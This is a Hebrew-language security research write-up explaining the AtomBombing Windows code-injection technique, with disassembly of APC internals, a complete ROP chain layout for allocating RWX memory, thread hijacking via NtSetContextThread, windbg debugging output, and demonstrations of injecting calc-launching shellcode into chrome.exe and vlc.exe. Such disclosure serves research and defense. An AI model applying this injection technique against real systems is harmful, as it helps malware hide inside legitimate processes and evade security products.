AtomBombing עובד ב-3 שלבים מרכזיים:

1. Write-What-Where - היכולת לכתוב data לכתובת לבחירתך במרחב הזיכרון של התהליך הקורבן.
2. Execution - השתלטות על thread של התהליך הקורבן והבאתו להריץ את הקוד שנכתב בשלב 1.
3. Restoration - ניקיונות ושחזור הריצה של ה-thread עליו השתלטנו בשלב 2.

שלב I: Write-What-Where

נתקלתי בזוג קריאות API מאוד מעניינות:

- **GlobalAddAtom** - Adds a character string to the global atom table and returns a unique value (an atom) identifying the string.
- **GlobalGetAtomName** - Retrieves a copy of the character string associated with the specified global atom.

כאשר קוראים ל-GlobalAddAtom ניתן לאחסן null terminated buffer ב-atom table הגלובלי. הטבלה הזו נגישה מכל תהליך אחר הנמצא על אותה מכונה. את ה-buffer ניתן לשלוף לאחר מכן על ידי קריאה ל-GlobalGetAtomName. GlobalGetAtomName מצפה לקבל pointer ל-output buffer, כלומר - למי שקורא לפונקציה יש את היכולת לבחור לאן ה-null terminated buffer יכתב.

בתאוריה, אם אוסיף null terminated buffer המכיל shellcode ל-atom table הגלובלי על ידי קריאה ל-GlobalAddAtom, ואמצא דרך כלשהי לגרום לתהליך הקורבן לקרוא ל-GlobalGetAtomName אוכל להעתיק זיכרון מהתהליך שלי לתהליך הקורבן, בלי לקרוא ל-WriteProcessMemory.

די טריוויאלי לקרוא ל-GlobalAddAtom בתהליך שלי, לעומת זאת איך אוכל לגרום לתהליך הקורבן לקרוא ל-GlobalGetAtomName? על ידי שימוש ב-Async Procedure Calls (APC):

```
QueueUserApc - adds a user-mode asynchronous procedure call (APC) object
to the APC queue of the specified thread.
DWORD WINAPI QueueUserAPC(
  _In_ PAPCFUNC  pfnAPC,
  _In_ HANDLE    hThread,
  _In_ ULONG_PTR dwData
);
```

QueueUserApc מצפה לקבל pointer ל-APCProc שמוגדר כך:

```
VOID CALLBACK APCProc(
  _In_ ULONG_PTR dwParam
);
```

ה-prototype של GlobalGetAtomName נראה כך:

```
UINT WINAPI GlobalGetAtomName(
  _In_  ATOM   nAtom,
  _Out_ LPTSTR lpBuffer,
  _In_  int    nSize
);
```

מכיוון ש-GlobalGetAtomName מצפה ל-3 פרמטרים לא נוכל לשתמש ב-QueueUserApc כדי לגרום לתהליך הקורבן לקרוא ל-GlobalGetAtomName.

בואו נסתכל על ה-internals של QueueUserApc:

```
loc_100D3859:           ; Argument2
push    eax
push    [ebp+dwData]    ; Argument1
push    [ebp+pFnAPC]    ; ApcContext
push    ds:__imp__RtlDispatchAPC@12 ; ApcRoutine
push    [ebp+hThread]   ; ThreadHandle
call    ds:__imp__NtQueueApcThread@20 ; NtQueueApcThread(x,x,x,x,x)
test    eax, eax
js      loc_100FE48E
```

[QueueUserApc]

כמו שניתן לראות, הפונקציה QueueUserApc משתמשת ב-syscall הלא מתועד NtQueueApcThread כדי להוסיף את ה-APC ל-APC Queue של ה-thread הקורבן.

NtQueueApcThread מקבל pointer לפונקציה שתקרא asynchronously ב-thread הקורבן, אבל הפונקציה שמועברת אינה אותה פונקציית APCProc המקורית שהועברה ל-QueueUserApc. לחילופין, הפונקציה המועברת היא ntdll!RtlDispatchAPC, והפונקציית APCProc המקורית שהועברה ל-QueueUserApc מועברת כפרמטר ל-ntdll!RtlDispatchAPC.

בואו נסתכל על ntdll!RtlDispatchAPC:

```
mov     esi, [ebp+p_ActivationContext]
cmp     esi, 0FFFFFFFFh
jnz     loc_4B30E788

; START OF FUNCTION CHUNK FOR _RtlDispatchAPC@12

loc_4B30E788:
mov     edx, esi
lea     ecx, [ebp+var_40]
call    RtlActivateActivationContextUnsafeFast(x,x)
and     [ebp+ms_exc.registration.TryLevel], 0
push    [ebp+p_ApcProcParam]
mov     ecx, [ebp+p_ApcProc]
call    ds:___guard_check_icall_fptr
call    [ebp+p_ApcProc]
mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
call    lblDeactivateActivationContext

lblDeactivateActivationContext:
lea     ecx, [ebp+var_40]
call    RtlDeactivateActivationContextUnsafeFast(x)
push    esi
call    RtlReleaseActivationContext(x)
retn
; END OF FUNCTION CHUNK FOR _RtlDispatchAPC@12

push    [ebp+p_ApcProcParam]
mov     ecx, [ebp+p_ApcProc]
call    ds:___guard_check_icall_fptr
call    [ebp+p_ApcProc]

loc_4B30E7B1:
jmp     loc_4B2A464F
```

[ntdll!RtlDispatchAPC]

הפונקציה ראשית בודקת אם הפרמטר השלישי תקין, מה שאומר שעל הפונקציה להפעיל ActivationContext לפני הקריאה ל-APCProc.

במידה ויש צורך להפעיל ActivationContext:

```
; START OF FUNCTION CHUNK FOR _RtlDispatchAPC@12

loc_4B30E788:
mov     edx, esi
lea     ecx, [ebp+var_40]
call    RtlActivateActivationContextUnsafeFast(x,x)
and     [ebp+ms_exc.registration.TryLevel], 0
push    [ebp+p_ApcProcParam]
mov     ecx, [ebp+p_ApcProc]
call    ds:___guard_check_icall_fptr
call    [ebp+p_ApcProc]
mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
call    lblDeactivateActivationContext
```

[ntdll!RtlDispatchAPC - RtlActivateActivationContextUnsafeFast]

הפונקציה ntdll!RtlDispatchAPC מבצעת את הפעולות הבאות:


1. ה-ActivationContext (הנמצא כרגע ב-ESI) מופעל על ידי קריאה ל- RtlActivateActivationContext UnsafeFast.
2. הפרמטר שהועבר לפונקציית ה-APCProc המקורית (הפרמטר השלישי שהועבר ל-QueueUserApc) נדחף למחסנית. זאת מכיוון שאנו מיד נקרא לפונקציית ה-APCProc המקורית.
3. רגע לפני שקוראים לפונקציית ה-APC, מבצעים קריאה ל-CFG (__guard_check_icall_fptr) על מנת לוודא שהפונקציית APC הינה valid מבחינת CFG.
4. מבצעים קריאה לפונקציית ה-APCProc המקורית.

ברגע שה-APCProc חוזרת, ה-ActivationContext מבוטל באמצעות קריאה ל-RtlDeactivateActivationContextUnsafeFast:

```
lblDeactivateActivationContext:
lea     ecx, [ebp+var_40]
call    RtlDeactivateActivationContextUnsafeFast(x)
push    esi
call    RtlReleaseActivationContext(x)
retn
; END OF FUNCTION CHUNK FOR _RtlDispatchAPC@12
```

[ntdll!RtlDispatchAPC - RtlDeactivateActivationContextUnsafeFast]

מצד שני, אם אין צורך להפעיל ActivationContext:



[ntdll!RtlDispatchAPC - no activation context]

הפונקציה מדלגת על כל הקוד שקשור ל-activation contexts ופשוט קוראת לפונקציית APCProc המקורית מיד לאחר שהיא קוראת ל-CFG.

מה כל זה אומר מבחינתנו? כאשר קוראים ל-QueueUserApc אנחנו מחוייבים להעביר פונקציית APCProc המקבלת פרמטר אחד. עם זאת, מתחת לפני השטח, QueueUserApc משתמשת ב-NtQueueApcThread בכדי לקרוא ל-ntdll!RtlDispatchAPC המצפה ל-3 פרמטרים.

מה הייתה המטרה שלנו? לקרוא ל-GlobalGetAtomName. לכמה פרמטרים היא מצפה? 3. האם ניתן לעשות זאת? כן. איך? NtQueueApcThread!

ראה את main_ApcWriteProcessMemory ב-GitHub repository של AtomBombing.

AtomBombing שלב II: Execution

כמובן שלא יכולתי לצפות למצוא RWX code caves בכל תהליך קורבן. הייתי צריך למצוא דרך להקצות זיכרון עם הרשאות RWX בתהליך הקורבן מבלי לקרוא ל-VirtualAllocEx מתוך התהליך המזריק. לצערי, לא מצאתי פונקציה כזו שאוכל לקרוא לה באמצעות APC, שתאפשר לי להקצות זיכרון executable או לחילופין לשנות הרשאות של זיכרון שכבר מוקצה.

אז מה יש לנו עד כה? Write-What-Where ורצון עז להשיג קצת זיכרון executable. ניסיתי לחשוב איך אוכל להתגבר על המכשול הזה ופתאום זה נפל עליי. שהמציאו את DEP, היוצרים שלו חשבו לעצמם "זהו, אין הרשאות הרצה ל-data, ולכן לא ניתן יהיה לנצל יותר חולשות". למרבה הצער, זה לא בדיוק היה המצב. שיטת exploitation חדשה הומצאה במיוחד כדי להתמודד עם DEP: ROP - Return Oriented Programming.

איך נוכל להשתמש ב-ROP כדי להריץ את ה-shellcode שלנו בתהליך הקורבן?

נוכל להעתיק את ה-shellcode לזיכרון RW בתהליך הקורבן (באמצעות השיטה שתיארנו בשלב 1). לאחר מכן נוכל לבנות ROP chain המהונדס בקפידה שיקצה זיכרון RWX, יעתיק את הקוד מהזיכרון RW לזיכרון RWX שהוקצה הרגע, ולבסוף יקפוץ אל הזיכרון RWX שהוקצה הרגע ויריץ אותו.

לא קשה מדי למצוא RW code cave. בשביל ה-PoC הזה בחרתי להשתמש באיזור המת לאחר ה- data section של kernelbase.

ראה את main_GetCodeCaveAddress ב-GitHub repository של AtomBombing.

ה-ROP Chain:

ה-ROP Chain שלנו צריך לעשות 3 דברים:

1. להקצות זיכרון עם הרשאות RWX
2. להעתיק את ה-shellcode מה-RW code cave לזיכרון RWX שהוקצה הרגע
3. להריץ את הקוד הנמצא בזיכרון RWX שהוקצה הרגע

ROP Chain צעד ראשון - הקצאת זיכרון RWX:

אנחנו רוצים להקצות זיכרון RWX. הפונקציה הראשונה שקופצת לראש הינה VirtualAlloc - פונקציה שימושית מאוד שמאפשרת להקצות זיכרון RWX. הבעיה היחידה היא שהפונקציה הנ"ל מחזירה את הזיכרון שהוקצה ב-EAX, מה שיסבך את ה-ROP chain שלנו בזה שנצטרך למצוא איך להעביר את הערך של EAX לפונקציה הבאה בשרשרת.

ניתן להשתמש בטריק מתוחכם כדי לפשט את ה-ROP chain ולהפוך אותו ליותר אלגנטי. במקום להשתמש ב-VirtualAlloc נוכל להשתמש ב-ZwAllocateVirtualMemory, המחזירה את הזיכרון שהקצתה כ-output parameter. נוכל לבנות את המחסנית בצורה כזאת ש-ZwAllocateVirtualMemory תשמור את הזיכרון שהקצתה בהמשך המחסנית, ובכך בפועל תעביר את הזיכרון שהקצתה לפונקציה הבאה בשרשרת (ראה טבלה 1).

ROP Chain צעד שני - העתקת ה-Shellcode:

הפונקציה הבאה שאנחנו צריכים היא פונקציה שתעתיק את הזיכרון מ-buffer אחד ל-buffer אחר. שתי פונקציות קופצות לראש מיידית: memcpy ו-RtlMoveMemory. שמייצרים ROP chain מהסוג הזה, הנטייה הראשונית היא להשתמש ב-RtlMoveMemory מכיוון שהיא משתמשת ב- stdcall calling convention, כלומר הפונקציה תנקה את ה-stack אחריה.

עם זאת, מדובר פה במקרה מיוחד, שבו אנחנו רוצים להעתיק זיכרון לכתובת כלשהי (שמצאה את דרכה למחסנית בעזרת ZwAllocateVirtualMemory) ואז הכתובת הזו גם צריכה להיקרא. אם נשתמש ב-RtlMoveMemory היא תמחק את הכתובת של ה-RWX shellcode מהמחסנית ברגע שהיא תסיים את ריצתה. לעומת זאת, אם נשתמש ב-memcpy, ה-entry הראשון ב-stack יהיה הכתובת חזרה מ-memcpy, ולאחר מכן נמצא את כתובת ה-dest של memcpy (כלומר ה-RWX shellcode).

ROP Chain צעד שלישי - הרצת ה-RWX Shellcode:

הצלחנו להקצות זיכרון RWX בהצלחה וגם להעתיק אליו את ה-shellcode שלנו. אנחנו עומדים לחזור מ-memcpy אבל הכתובת של הזיכרון RWX שהקצאנו רחוקה ב-4 בתים מכתובת החזרה. לכן, כל מה שצריך לעשות זה להוסיף ROP gadget ממש פשוט ל-ROP chain שלנו.

ה-gadget הפשוט הזה יבצע את ה-opcode הקצרצר "ret". memcpy תחזור אל ה-gadget הפשוט הזה שיבצע "ret" ישירות אל ה-RWX shellcode שלנו.

ראה את main_FindRetGadget ב-GitHub repository של AtomBombing.

בשביל אלו שחייבים לראות כדי להאמין:

עלינו לגרום ל-EIP להצביע ל-ZwAllocateVirtualMemory ולגרום ל-ESP להצביע ל-ROP chain הנ"ל:

Address	Value	Comment
0x30000000	ntdll!memcpy	// Return address from ZwAllocateVirtualMemory
0x30000004	0xffffffff	// Pseudo handle to the current process
0x30000008	0x30000020	// Where to store the allocated memory
0x3000000C	NULL	// Irrelevant
0x30000010	0x30000028	// Pointer to the size of the needed memory
0x30000014	MEM_COMMIT	// Commit and not reserve
0x30000018	PAGE_EXECUTE_READWRITE	// RWX
0x3000001C	POINTER_TO_SOME_RET_INSTRUCTION	// Return Address from memcpy, our extremely simple ret gadget.
0x30000020	NULL	// Where the allocated memory will be saved and the destination parameter of memcpy. This will store the address of the RWX shellcode.
0x30000024	CODE_CAVE_ADDRESS	// The RW code cave containing the shellcode to be copied
0x30000028	SHELLCODE_SIZE	// The size of the shellcode to be allocated

[טבלה 1: ה-ROP Chain בשלמותו]

ראה את main_BuildROPChain ב-GitHub repository של AtomBombing.

הפעלת ה-ROP Chain

רגע, APC מאפשר לנו לשלוח 3 פרמטרים. על פי טבלה 1 אנחנו צריכים לשמור 11 פרמטרים על ה-stack. מה שנוכל לעשות פה זה להפנות את ה-stack לאיזור זיכרון RW שיכיל את ה-ROP chain שלנו (למשל ה-RW code cave שמצאנו ב-kernelbase).

איך נוכל להפנות את ה-stack למקום אחר?

```
NTSYSAPI NTSTATUS NTAPI NtSetContextThread(
_In_       HANDLE  hThread,
_In_ const CONTEXT *lpContext
);
```

ה-syscall הזה ישנה את ה-context (ערכי registers) של hThread לערכים המועברים ב-lpContext. אם נוכל לגרום לתהליך הקורבן לקרוא ל-syscall הזה עם lpContext שיגרום ל-ESP להצביע ל-ROP chain שלנו וגם לגרום ל-EIP להצביע ל-ZwAllocateVirtualMemory, אז ה-ROP chain שלנו ירוץ, מה שיוביל להרצה של ה-shellcode.

איך נגרום לתהליך הקורבן לבצע את הקריאה הזו? APC היה מאוד שימושי עבורנו עד כה, אבל הפונקציה הזו מצפה לקבל 2 פרמטרים, ולא 3, כך שכאשר הפונקציה תחזור, ה-stack יהיה corrupt, וההתנהגות תיהיה לא מוגדרת. עם זאת, אם נעביר handle ל-thread הנוכחי הפונקציה לעולם לא תחזור. הסיבה לכך היא שברגע שה-execution עובר אל ה-kernel, ה-context של ה-thread יעודכן להיות ה-context שהועבר ב-lpContext, ולא יהיה שום זכר לכך ש-NtSetContextThread אי פעם נקרא. אם הכל יעבוד כפי שאנו מקווים, נוכל להשתלט על thread בתהליך הקורבן ולגרום לו להריץ את ה-shellcode הזדוני שלנו.

ראה את main_ApcSetThreadContext ב-GitHub repository של AtomBombing.

AtomBombing שלב III: Restoration

אמנם הצלחנו להריץ קוד בתהליך הקורבן בשלב 2, אבל יש לנו בעיה נוספת שעלינו להתמודד איתה. ל-thread שהשתלטנו עליו היה תפקיד לפני שהשתלטנו עליו. אם לא נשחזר את הריצה שלו בצורה תקינה, אין לדעת איך זה ישפיע על התהליך הקורבן.

איך נשחזר את הריצה? אני רוצה להזכיר לכם שאנחנו נמצאים כרגע ב-context של APC. שהפונקציית APC תחזור ה-execution ישוחזר בבטחה בדרך כלשהי. בואו נתעמק במנגנון ה-APC מהנקודת מבט של התהליך הקורבן.

הפונקציה שאחראית לקרוא לפונקציות ה-APC הינה ntdll!KiUserApcDispatcher:

```
; Exported entry 109. KiUserApcDispatcher


; Attributes: noreturn

public __stdcall KiUserApcDispatcher(x, x, x, x)
__stdcall KiUserApcDispatcher(x, x, x, x) proc near

Context= CONTEXT ptr  10h
arg_2D8= byte ptr  2DCh

lea     eax, [esp+arg_2D8]
mov     ecx, large fs:0
mov     edx, offset KiUserApcExceptionHandler(x,x,x,x)
mov     [eax], ecx
mov     [eax+4], edx
mov     large fs:0, eax
pop     eax
lea     edi, [esp-4+Context]
mov     ecx, eax
call    ds:___guard_check_icall_fptr
call    ecx
mov     ecx, [edi+2CCh]
mov     large fs:0, ecx
push    1               ; TestAlert
push    edi             ; Context
call    ZwContinue(x,x)
mov     esi, eax
```

[KiUserApcDispatcher]

ניתן לראות 3 קריאות בקטע הקוד הנ"ל. הקריאה הראשונה הינה ל-CFG, הבאה ל-ECX (המכיל את הכתובת של פונקציית ה-APC), והאחרונה היא ל- ZwContinue syscall הלא מתועד.


ה-ZwContinue syscall מצפה לקבל pointer ל-CONTEXT structure ומשחזר את הריצה. למעשה, ה-kernel יבדוק אם יש עוד פונקציות ב-APC queue של ה-thread ויקרא להם לפני שהוא לבסוף ישחזור את הריצה, אך ניתן להתעלם מעובדה זו.

הפונקציה KiUserApcDispatcher שומרת את הכתובת של ה-CONTEXT structure המועבר ל-ZwContinue ב-EDI לפני שהיא קוראת לפונקציית ה-APC (הנמצאת ב-ECX). נוכל לשמור את הערך של EDI בתחילת ה-shellcode שלנו, ולקרוא ל-ZwContinue עם הערך המקורי שהיה ב-EDI בסוף ה-shellcode, ובכך לשחזר את הריצה בבטחה.

ראה את AtomBombingShellcode ב-GitHub repository של AtomBombing.

עלינו לוודא שהערך של EDI לא נהרס בזמן הקריאה ל-NtSetContextThread, מכיוון שהיא משנה את הערכים של ה-registers. ניתן לוודא זאת בקלות על ידי העברה של CONTEXT structure ששדה ה-ContextFlags שלו שווה ל-CONTEXT_CONTROL. CONTEXT_CONTROL אומר ל-NtSetContextThread להתייחס אך ורק ל-registers הקשורים ל"שליטה": EBP, EIP, SEGCS, EFLAGS, ESP, ו-SEGSS. כל עוד (CONTEXT.ContextFlags|CONTEXT_INTEGER == 0) לא צפויות לנו בעיות כלשהן.


הצלחה חלקית



[הזרקה ל-chrome.exe]

והנה - הזרקנו קוד לתוך chrome.exe. הקוד המוזרק שלנו יצר את calc.exe הקלאסי המעיד על כך שהוא עבד.


בואו ננסה גם להזריק קוד לתוך vlc.exe:



[הזרקה ל-vlc.exe]

את המימוש המלא ניתן למצוא ב-GitHub. הוא נבדק על Windows 10 x64 Build 1511 (WoW) וגם על Windows 10 x86 Build 10240.

בואו ננסה לעשות אותו דבר עם mspaint.exe:



[הזרקה ל-mspaint.exe - נסיון #1]

אוי לא, זה קרס. בואו נדבג:

נשים breakpoint (windbg: bp) על KiUserApcDispatcher:

```
0:009> bp KiUserApcDispatcher
```

אוקי, שמנו breakpoint, עכשיו ניתן לקוד לרוץ עד שהוא יעצור ב-breakpoint (windbg: g):

```
0:009> g
Breakpoint 0 hit
ntdll!KiUserApcDispatcher:
77298d50 8d8424dc020000  lea     eax,[esp+2DCh]
```

מעולה, התהליך לא קרס עדיין, ועצרנו ב-breakpoint שלנו. אם נסתכל על KiUserApcDispatcher ניתן לראות שכנראה כדאי לנו לרוץ עד לקריאה ל-ds:__guard_check_icall_fptr.

```
; Exported entry 112. KiUserApcDispatcher


; Attributes: noreturn

; __stdcall KiUserApcDispatcher(x, x, x, x)
public _KiUserApcDispatcher@16
_KiUserApcDispatcher@16 proc near

Context= CONTEXT ptr  10h
arg_2D8= byte ptr  2DCh

lea     eax, [esp+arg_2D8]
mov     ecx, large fs:0
mov     edx, offset _KiUserApcExceptionHandler@16 ; KiUserApcExceptionHandler(x,x,x,x)
mov     [eax], ecx
mov     [eax+4], edx
mov     large fs:0, eax
pop     eax
lea     edi, [esp-4+Context]
mov     ecx, eax
call    ds:__guard_check_icall_fptr
call    ecx
mov     ecx, [edi+2CCh]
mov     large fs:0, ecx
push    1               ; TestAlert
push    edi             ; Context
call    _ZwContinue@8   ; ZwContinue(x,x)
mov     esi, eax
```

[KisUserApcDispatcher]

נעשה זאת על ידי ריצה עד ל-call הבא (windbg: pc):

```
0:001> pc
ntdll!KiUserApcDispatcher+0x25:
77298d75 ff15d0c13277    call    dword ptr
[ntdll!__guard_check_icall_fptr (7732c1d0)]
ds:002b:7732c1d0={ntdll!LdrpValidateUserCallTarget (772aaa30)}
```

אנסה לעשות step over מעל ה-call הזה (windbg: p), ונחשו מה הולך לקרות?

```
0:001> p
(44d4.37a8): Security check failure or stack buffer overrun - code
c0000409 (!!! second chance !!!)
ntdll!RtlFailFast2:
7718b5a0 cd29            int     29h
```

בואו נסתכל על המחסנית (windbg: k):

```
0:001> k
ChildEBP RetAddr
007bf990 7716c7a2 ntdll!RtlFailFast2
007bf9bc 7718aa88 ntdll!RtlpHandleInvalidUserCallTarget+0x73
007bfa44 77178d7b ntdll!LdrpValidateUserCallTargetBitMapRet+0x3b
007bfee8 770338f4 ntdll!KiUserApcDispatcher+0x2b
007bfefc 77165de3 KERNEL32!BaseThreadInitThunk+0x24
007bff44 77165dae ntdll!__RtlUserThreadStart+0x2f
007bff54 00000000 ntdll!_RtlUserThreadStart+0x1b
```

LdrpValidateUserCallTarget הינה הפונקצית validation של CFG. היא בדקת האם ה-indirect call target (ECX) הוא valid מבחינת CFG.

בואו נסתכל על ECX:

```
0:001> u ecx
ntdll!NtSetContextThread
```

